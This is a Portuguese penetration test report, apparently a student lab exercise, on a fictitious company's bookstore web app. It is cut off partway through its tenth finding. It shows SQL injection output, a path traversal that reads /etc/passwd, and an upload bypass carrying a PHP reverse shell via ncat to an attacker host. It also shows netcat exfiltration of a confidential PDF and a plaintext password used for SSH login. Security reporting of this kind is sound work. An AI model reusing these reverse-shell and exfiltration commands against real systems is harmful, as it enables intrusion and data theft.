

Relatório de Teste de Intrusão

Cliente: ATLAS MOBILE FICTICIA LTDA

Data 04/11/2022

ESTE RELATÓRIO CONTÉM INFORMAÇÕES CONFIDENCIAIS E NÃO DEVE SER ENVIADO POR E-MAIL, COMUNICADORES INSTANTÂNEOS OU QUALQUER OUTRO MEIO ELETRÔNICO A MENOS QUE ESTE SEJA PREVIAMENTE APROVADO PELAS POLÍTICAS DE SEGURANÇA DA CONTRATANTE.

1 - Introdução e objetivo

Os analistas de segurança Aluno1, Aluno2 e Aluno3 foram contratados para conduzir um PENETRATION TEST contra o host da ATLAS MOBILE FICTICIA LTDA. A avaliação foi conduzida de maneira a simular um ataque malicioso com objetivo de determinar o impacto que falhas de segurança podem ter no que diz respeito à integridade, disponibilidade e confidencialidade do negócio.

1.1 - Escopo

De acordo com o combinado e acordado entre as partes, o TESTE DE INTRUSÃO escolhido foi do tipo WHITEBOX (com conhecimento de informações). O contratante passou a seguinte informação:

IP
192.168.56.107

O objetivo deste **TESTE DE INTRUSÃO** do tipo **WHITEBOX** é conduzir uma simulação de ataque malicioso da maneira que seja possível determinar o impacto que as falhas de segurança possam apresentar na:

- Na Integridade dos sistemas da companhia
- Na confidencialidade das informações de clientes
- Na infraestrutura interna e disponibilidade dos sistemas e serviços

O resultado dessa avaliação deve ser usado para mitigação dessas falhas a fim de minimizar os riscos e melhorar a segurança.

1.2 - Limitações de Escopo

As **limitações** impostas pela CONTRATANTE foram:

- Ataques de Engenharia Social (pois objetivo principal da contratante é medir o nível de segurança de seu ambiente sem depender do fator de erro humano)

1.3 - Responsabilidades

O trabalho desenvolvido pelos analistas de segurança **não** tem como objetivo corrigir as possíveis vulnerabilidades, nem proteger a CONTRATANTE contra ataques internos e externos, nosso objetivo é fazer um levantamento dos riscos e recomendar formas para minimizá-los.

As recomendações sugeridas neste relatório devem ser testadas e validadas pela equipe técnica da empresa CONTRATANTE antes de serem implantadas em ambiente em produção. O analista de

segurança **não se responsabiliza** pela implantação e possíveis impactos que possam vir a ocorrer em outras aplicações ou serviços.

1.4 - Metodologia

A metodologia utilizada neste teste visa analisar os níveis de proteção implantados, iniciando sem nenhuma informação disponibilizada pela empresa.

Information Gathering
Scanning/Enumeration
Vulnerability Analysis
Exploration
Reporting

O teste se inicia na fase de information gathering, onde se colhe informações públicas sobre alvo, depois passamos para a fase de reconhecimento e identificação da aplicação, onde identificamos versões de software, tipo dos sistemas, arquitetura etc, após isso iniciamos uma varredura manual para encontrar possíveis vetores de entrada e posteriormente planejamos o ataque, somente após esse reconhecimento se inicia a fase de detecção de vulnerabilidades e posteriormente a exploração e pós-exploração e validação do risco.

1.5 - Classificação do risco

A tabela a seguir ilustra como são classificados os riscos associados às vulnerabilidades encontradas:

Nível	Descrição
Baixo	Acesso a informações não relevantes.
Médio	Acesso a informações relevantes que podem ajudar na descoberta e exploração de vulnerabilidades graves.
Alto	Acesso não autorizado a informações sensíveis, que possam causar prejuízo financeiro e denegrir a imagem da empresa.

2. Listagem de Vulnerabilidades

Foram encontrados um total de X vulnerabilidades, distribuídas em níveis de riscos conforme a tabela à seguir:


Nível de Risco	Total de Vulnerabilidades
Alto	16
Médio	1
Baixo	1

2.1 – Análise do host


2.1.1 – Aplicação Web 192.168.56.107

Url base	https://192.168.56.107
Especificação do Servidor Web	Apache 2.4.7
SO	Linux
Tecnologia do servidor web	Apache

Vulnerabilidades Encontradas:

Vulnerabilidade 1	
/books/-----	
Vulnerabilidade	Versão do Servidor Apache
Risco	Baixo
Descrição	Vulnerabilidade que permite que o atacante consiga visualizar a versão do servidor;
Recomendação	Bloquear a versão do servidor em diretórios inexistentes.
Detalhes	

--	--

Vulnerabilidade 2																	
/ books/database																	
Vulnerabilidade	Divulgação de arquivo sensível SQL, login indevido																
Risco	Alto																
Descrição	Vulnerabilidade que permite o login como admin.																
Recomendação	Não manter o caminho /books/database com acesso para qualquer usuário.																
Detalhes	A partir do caminho /books/database é encontrado o arquivo <code>www_project.sql</code>.  Index of /books/database <table><thead><tr><th>Name</th><th>Last modified</th><th>Size</th><th>Description</th></tr></thead><tbody><tr><td> Parent Directory</td><td></td><td>-</td><td></td></tr><tr><td> readme.txt.txt</td><td>2019-10-06 12:09</td><td>791</td><td></td></tr><tr><td> www_project.sql</td><td>2019-10-06 12:09</td><td>15K</td><td></td></tr></tbody></table> <i>Apache/2.4.7 (Ubuntu) Server at 192.168.56.107 Port 80</i> Ao analisar seu conteúdo percebemos o seguinte login e senha:	Name	Last modified	Size	Description	 Parent Directory		-		 readme.txt.txt	2019-10-06 12:09	791		 www_project.sql	2019-10-06 12:09	15K	
Name	Last modified	Size	Description														
 Parent Directory		-															
 readme.txt.txt	2019-10-06 12:09	791															
 www_project.sql	2019-10-06 12:09	15K															

```
~/Downloads/www_project.sql - Mousepad
File Edit Search View Document Help
Untitled1 www_...ect.sql x teste x backd... ll).php x
23
24
25 --
26 -- Table structure for table `admin`
27 --
28
29 CREATE TABLE IF NOT EXISTS `admin` (
30   `name` varchar(20) COLLATE latin1_general_ci NOT NULL,
31   `pass` varchar(40) COLLATE latin1_general_ci NOT NULL
32 ) ENGINE=InnoDB DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;
33
34 --
35 -- Dumping data for table `admin`
36 --
37
38 INSERT INTO `admin` (`name`, `pass`) VALUES
39 ('admin', 'd033e22ae348aeb5660fc2140aec35850c4da997');
40
41 --
42
43 --
```

Ao tentar se logar conseguimos com sucesso.

← → ↻ 🏠 🔒 192.168.56.107/books/admin.php ☆ 🛡️ ⬇️ ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB >>

CSE Bookstore Editoras Livros Contato Sugerir Meu carrinho

Name

Pass

Submit Query

projectworlds Admin Login 2017

← → ↺ 🏠 🔒 🔑 192.168.56.107/books/admin_book.php 80% ☆ 📄 ⬇️ ☰

Kali Linux 🌐 Kali Tools 📄 Kali Docs 📄 Kali Forums 📄 Kali NetHunter 🔥 Exploit-DB >>

CSE Bookstore 📄 Editoras 📄 Livros 📄 Contato 📄 Sugerir 📄 Meu carrinho

Adicionar novo livro


Ver capas de livros sugeridos

Logout


ISBN	Title	Author	Image	Description	Price	Publisher	
978-1-49192-706-9	C# 6.0 para iniciantes em prog	Joseph Albahari, Ben Albahari	c_sharp_6.jpg	livro com o propósito de ajudar milhares de pessoas que desejam entrar na carreira de programação, ser um desenvolvedor, ser um programador.	20.00	O'Reilly Media	Edit Delete
978-1-484217-26-9	C++ 14 Quick Syntax Reference, 2nd Edition	Mikael Olsson	c_14_quick.jpg	This updated handy quick C++ 14 guide is a condensed code and syntax reference based on the newly updated C++ 14 release of the popular programming language. It presents the essential C++ syntax in a well-organized format that can be used as a handy reference. You	20.00	Apress	Edit Delete

Assim consegue-se alterar e deletar livros do site.
Com acesso a esse arquivo o atacante terá conhecimento sobre todas tabelas e campos do banco de dados, facilitando também um possível ataque de SQL Injection.

Vulnerabilidade 3	
/books/admin.php	
Vulnerabilidade	Login indevido
Risco	Alto
Descrição	A vulnerabilidade permite o login com o usuário admin a partir de qualquer senha.
Recomendação	Efetuar uma validação sobre o campo de senha.
Detalhes	Ao utilizar o login de usuário admin, consegue-se logar na aplicação a partir de qualquer senha desde que o campo não esteja vazio. Nesse caso foi utilizado a palavra teste para senha.



Vulnerabilidade 4	
Account/Login?ReturnUrl=%2f	
Vulnerabilidade	Compra gratuita de livros
Risco	Alto
Descrição	A página permite a Partir da compra de livros onde colocar strings no campo de quantidade possibilita efetuar a compra gratuitamente.
Recomendação	Problema pode ser resolvido fazendo uma verificação do valor, se é um número inteiro de 0 a 9 ou não.
Detalhes	Ao testar valores foi possível verificar o grave problema onde introduzindo strings no campo o valor do livro se torna gratuito.



Vulnerabilidade 5	
/books/book.php?bookisbn=978-0-321-94786-4	
Vulnerabilidade	Injeção SQL
Risco	Alto
Descrição	A partir de códigos SQL consegue-se extrair informações do banco de dados da aplicação.
Recomendação	Sanitizar e validar os dados de entrada da variável bookisbn.
Detalhes	A partir da injeção SQL e com a utilização do arquivo SQL com a estrutura do banco de dados capturado anteriormente, foi feito um “dump” dos dados das colunas: city, country, customerid, name, zip_code. Para esse “dump” foi descoberto o database www_project, a table customers e dentro disso os dados coletados. Os dados coletados pela injeção SQL e do arquivo SQL. <pre>available databases [5]: [*] information_schema [*] mysql [*] performance_schema [*] wordpress [*] www_project</pre>

Database: www_project
[7 tables]

admin
backup_admin
books
customers
order_items
orders
publisher

Database: www_project
Table: customers
[6 columns]

Column	Type
address	varchar(80)
city	varchar(30)
country	varchar(60)
customerid	int(10) unsigned
name	varchar(60)
zip_code	varchar(10)

Database: www_project
Table: customers
[4 entries]

a	a	1	a	a
b	b	2	b	b
12121	test	3	test	test
teste	teste	4	teste	teste

~/Downloads/www_project.sql - Mousepad

File Edit Search View Document Help

```
76 -- Table structure for table `customers`
77 --
78
79 CREATE TABLE IF NOT EXISTS `customers` (
80   `customerid` int(10) unsigned NOT NULL,
81   `name` varchar(60) COLLATE latin1_general_ci NOT NULL,
82   `address` varchar(80) COLLATE latin1_general_ci NOT NULL,
83   `city` varchar(30) COLLATE latin1_general_ci NOT NULL,
84   `zip_code` varchar(10) COLLATE latin1_general_ci NOT NULL,
85   `country` varchar(60) COLLATE latin1_general_ci NOT NULL
86 ) ENGINE=InnoDB AUTO_INCREMENT=4 DEFAULT CHARSET=latin1
  COLLATE=latin1_general_ci;
87
88 --
89 -- Dumping data for table `customers`
90 --
91
92 INSERT INTO `customers` (`customerid`, `name`, `address`, `city`,
  `zip_code`, `country`) VALUES
93 (1, 'a', 'a', 'a', 'a', 'a'),
94 (2, 'b', 'b', 'b', 'b', 'b'),
95 (3, 'test', '123 test', '12121', 'test', 'test');
```

Vulnerabilidade 6	
Books/download.php?path=JavaScript_para_iniciantes.pdf	
Vulnerabilidade	Local File Inclusion
Risco	Médio
Descrição	Alterando o caminho no parâmetro para um arquivo do diretório do servidor, consegue-se ter leitura dos dados.
Recomendação	Utilização de uma whitelist, e em conjunto filtragem da entrada para não aceitar “.” e “/”, assim o atacante não consegue retornar diretórios.
Detalhes	Alterando o caminho no parâmetro para um arquivo do diretório do servidor, consegue-se ter leitura dos dados. No caso, foi feita leitura sobre o arquivo /etc/passwd que contém os usuários. Mas

esse ataque pode ser utilizado para obter arquivos de configuração do servidor.

Q 192.168.56.107/books/download.php?path=../../etc

passwd(2)

Completed — 2.7 KB

Show all downloads

www_project.sql

passwd(2)

bin/sh

30 avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/fa

31 lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/fals

32 colord:x:113:121:colord colour management daemon,,,:/var/lib/color

33 hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false

34 pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false

35 chapolin:x:1000:1000:PDSS,,,:/home/chapolin:/bin/bash

36 mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false

37 sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin

38 viviane:x:1002:1002:Viviane Albuquerque,11,119992222,119993434:/ho

bin/bash

39 opensmtpd:x:118:126:OpenSMTD Daemon,,,:/var/lib/opensmtpd/empty:/b

40 opensmtpq:x:119:127:OpenSMTD queue user,,,:/var/lib/opensmtpd/empt

41 mauricio:x:1003:1003::/home/mauricio:

42 _smtpd:x:120:128:OpenSMTD Daemon,,,:/var/lib/opensmtpd/empty:/bin/

43 _smtpq:x:121:129:OpenSMTD queue user,,,:/var/lib/opensmtpd/empty:/

44 couchdb:x:122:130:CouchDB Administrator,,,:/var/lib/couchdb:/bin/b

45 proftpd:x:123:65534::/var/run/proftpd:/bin/false

46 ftp:x:124:65534::/srv/ftp:/bin/false

47 luciana:x:1001:1001:Luciana Gomes,333,22222222,22233344:/home/luci

48 fernanda:x:1004:1004:Fernanda Romero,333,333,333,333:/home/fernand

49

Vulnerabilidade 7	
/books/upload_bkp.php	
Vulnerabilidade	Upload bypass
Risco	Alto
Descrição	Mudando o conteúdo dentro de uma imagem para um reverse shell em php, é feito o upload de um backdoor na aplicação que reconhece o arquivo enviado como imagem. E assim o envio é feito com sucesso.
Recomendação	Filtrar o nome do arquivo para que não contenha extensões como php.

Detalhes

The screenshot shows a web browser window with the address bar displaying `192.168.56.107/books/upload_bkp.php`. The page title is "CSE Bookstore". The form contains the following elements:

- Titulo**: A text input field.
- Email**: A text input field.
- Curriculo**: A section containing a "Browse..." button, the text "No file selected.", a paragraph of help text ("A longer block of help text that breaks onto a new line and may extend beyond one line."), "Cancel" and "Submit" buttons.
- Footer: "projectworlds" on the left and "Admin Login 2017" on the right.

O upload de uma imagem verídica é feito. A partir do Burp é alterado o conteúdo da imagem e adicionado a extensão php no arquivo.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The target is `http://192.168.56.107`. The "Request" tab is active, showing a modified HTTP request. The "Response" tab shows the server's reply.

Request (Raw):

```
8 Content-Length: 308
9 Origin: http://192.168.56.107
10 Connection: close
11 Referer: http://192.168.56.107/books/upload_bkp.php
12 Cookie: PHPSESSID=Bq3ocf62q5rql13te23icva411
13 Upgrade-Insecure-Requests: 1
14 .....5437127392831328378118867880
15 0
16 Content-Disposition: form-data; name="arquivo"; filename=
17 "backdoooooooooor12.png.php"
18 Content-Type: image/png
19 PNG
20
21 <?php
22 system("ncat 192.168.56.106 1234 -e /bin/bash");
23 ?>
24
25 .....5437127392831328378118867880
26 0--
```

Response (Raw):

```
1 HTTP/1.1 200 OK
2 Date: Fri, 11 Nov 2022 21:40:29 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Content-Length: 28
6 Connection: close
7 Content-Type: text/html
8
9 Arquivo enviado com sucesso!
```

Com o arquivo enviado com sucesso, uma porta na máquina atacante é deixada em escuta, o backdoor é executado e é feita uma conexão.

192.168.56.107/books/imagens/

120%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

backdooooooooo3.png.php 2022-11-11 13:10 42

backdooooooooo4.png.php 2022-11-11 13:13 113

backdooooooooo5.png.php 2022-11-11 13:16 59

backdooooooooo6.png.php 2022-11-11 13:32 62

backdooooooooo6.png.php8 2022-11-11 13:36 76

backdooooooooo7.png.php 2022-11-11 13:35 81

backdooooooooo8.png.php 2022-11-11 13:37 76

backdooooooooo8.png.php8 2022-11-11 13:36 76

backdooooooooo10.png.php 2022-11-11 13:37 76

backdooooooooo11.png.php 2022-11-11 13:39 61

backdooooooooo12.png.php 2022-11-11 13:40 74

backdoor(reverseshell).php 2022-11-10 14:27 71

imagem.jpg 2022-11-11 11:49 66K

ubuntu-logo.png 2022-09-20 18:21 3.3K

(kali@kali)-[~]
\$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.107] 40758
ls
backdooooooooo.png.php
backdooooooooo1.png.php
backdooooooooo10.png.php
backdooooooooo11.png.php
backdooooooooo12.png.php
backdooooooooo2.png.php
backdooooooooo3.png.php
backdooooooooo4.png.php
backdooooooooo5.png.php
backdooooooooo6.png.php
backdooooooooo6.png.php8
backdooooooooo7.png.php
backdooooooooo8.png.php
backdooooooooo8.png.php8
backdoor(reverseshell).php
imagem.jpg
ubuntu-logo.png

HTTP/1.1 200 OK

Server: Apache/2.4.18 (Ubuntu)

1-Powered-By: PHP/5.5.9-1ubuntu

Content-Length: 28

Connection: close

Content-Type: text/html

Arquivo enviado com sucesso!


Vulnerabilidade 8	
www-data@ubuntu:/	
Vulnerabilidade	Senha armazenada em texto plano
Risco	Alto
Descrição	Senha armazenada em diretório raiz em texto plano.
Recomendação	Apagar o arquivo senhaluciana.txt, ele só deve existir de forma criptografada no /etc/shadow com acesso somente do root.
Detalhes	Navegando para o diretório raiz é encontrado o arquivo senhaluciana.txt que contém a senha do usuário luciana.

	<pre> www-data@ubuntu:/\$ ls ls ativarservico etc lib64 proc srv vmlinuz bin home lost+found root sys vmlinuz.old boot initrd.img media run tmp cdrom initrd.img.old mnt sbin usr dev lib opt senhaluciana.txt var www-data@ubuntu:/\$ cat senhaluciana.txt cat senhaluciana.txt qwerty (kali@kali)-[~] \$ ssh luciana@192.168.56.107 luciana@192.168.56.107's password: Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64) * Documentation: https://help.ubuntu.com/ UA Infrastructure Extended Security Maintenance (ESM) is not enabled. 10 updates can be installed immediately. 2 of these updates are provided through UA Infrastructure ESM. 6 of these updates are security updates. To see these additional updates run: apt list --upgradable Enable UA Infrastructure ESM to receive 225 additional security updates. See https://ubuntu.com/advantage or run: sudo ua status The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Tue Oct 11 06:34:24 2022 luciana@ubuntu:~\$ ls luciana@ubuntu:~\$ █ </pre>
--	--


Vulnerabilidade 9	
www- data@ubuntu:/home/chapolin/Desk top	

Vulnerabilidade	Arquivo sensível exposto
Risco	Alto
Descrição	Navegando até o diretório /home/chapolin/Desktop é encontrado um arquivo confidencial em pdf, que é enviado uma cópia para máquina Kali.
Recomendação	Não manter arquivos sensíveis em diretórios com acesso de outros.
Detalhes	Navegando até o diretório /home/chapolin/Desktop é encontrado um arquivo confidencial em pdf, que é enviado uma cópia para máquina Kali. <pre> www-data@ubuntu:/\$ cd /home cd /home www-data@ubuntu:/home\$ ls ls chapolin fernanda luciana mauricio viviane www-data@ubuntu:/home\$ www-data@ubuntu:/home/chapolin/Desktop\$ nc 192.168.56.106 2222 < confidencial.pdf <lin/Desktop\$ nc 192.168.56.106 2222 < confidencial.pdf www-data@ubuntu:/home/chapolin/Desktop\$ ls -l ls -l total 0 -rw-rw-r-- 1 chapolin chapolin 0 Oct 7 18:47 confidencial.pdf www-data@ubuntu:/home/chapolin/Desktop\$ ls ls confidencial.pdf www-data@ubuntu:/home/chapolin/Desktop\$ (kali㉿kali)-[~] └─\$ nc -nlvp 2222 > confidencial.pdf listening on [any] 2222 ... connect to [192.168.56.106] from (UNKNOWN) [192.168.56.107] 57193 (kali㉿kali)-[~] └─\$ ls 10.0.3.175 Desktop hydra.restore Pentest Templates Backdoor Documents 'LFI Exploit' Pictures teste confidencial.pdf Downloads Music Public Videos </pre>

Vulnerabilidade 10	
www-data@ubuntu:/home/viviane	
Vulnerabilidade	Arquivo sensível exposto
Risco	Alto
Descrição	Navegando até o diretório /home/viviane é encontrado um arquivo confidencial em pdf, que é enviado uma cópia para máquina Kali.
